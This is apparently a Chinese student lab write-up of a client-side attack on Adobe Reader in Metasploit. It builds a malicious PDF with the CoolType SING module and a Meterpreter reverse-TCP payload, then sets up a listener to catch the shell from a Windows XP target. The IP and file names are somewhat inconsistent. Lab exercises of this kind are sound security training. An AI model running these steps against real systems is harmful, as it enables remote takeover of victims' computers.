
任务三 一个针对客户端的攻击——Adobe
攻击机Kali:10.1.1.169

靶机WinXPattacker:10.1.1.194
payload:windows/meterpreter/reverse_tcp
1.攻击机和靶机改成桥接模式,相互ping通


2.msfconsole进入控制台
search adobe查找漏洞

3.如下图,输入use windows/fileformat/adobe_cooltype_sing指令选择漏洞
show payloads显示可用攻击载荷

set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.0.169设置Kali IP
set LPORT 5306 设置攻击端口


set FILENAME 5306.pdf设置生成的pdf文件名
exploit
4.开启一个新终端
cd /root/.msf4/local进入pdf文件保存目录
cp 5306XYH.pdf /mnt/hgfs/XYH把pdf文件复制到与主机的共享文件夹中,再把pdf从主机拖到winXP
5.回到原控制台

back退出当前模块
use exploit/multi/handler 进入监听模块
set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.0.169 设置kali IP
set LPORT 5306 设置攻击端口
exploit 开始监听
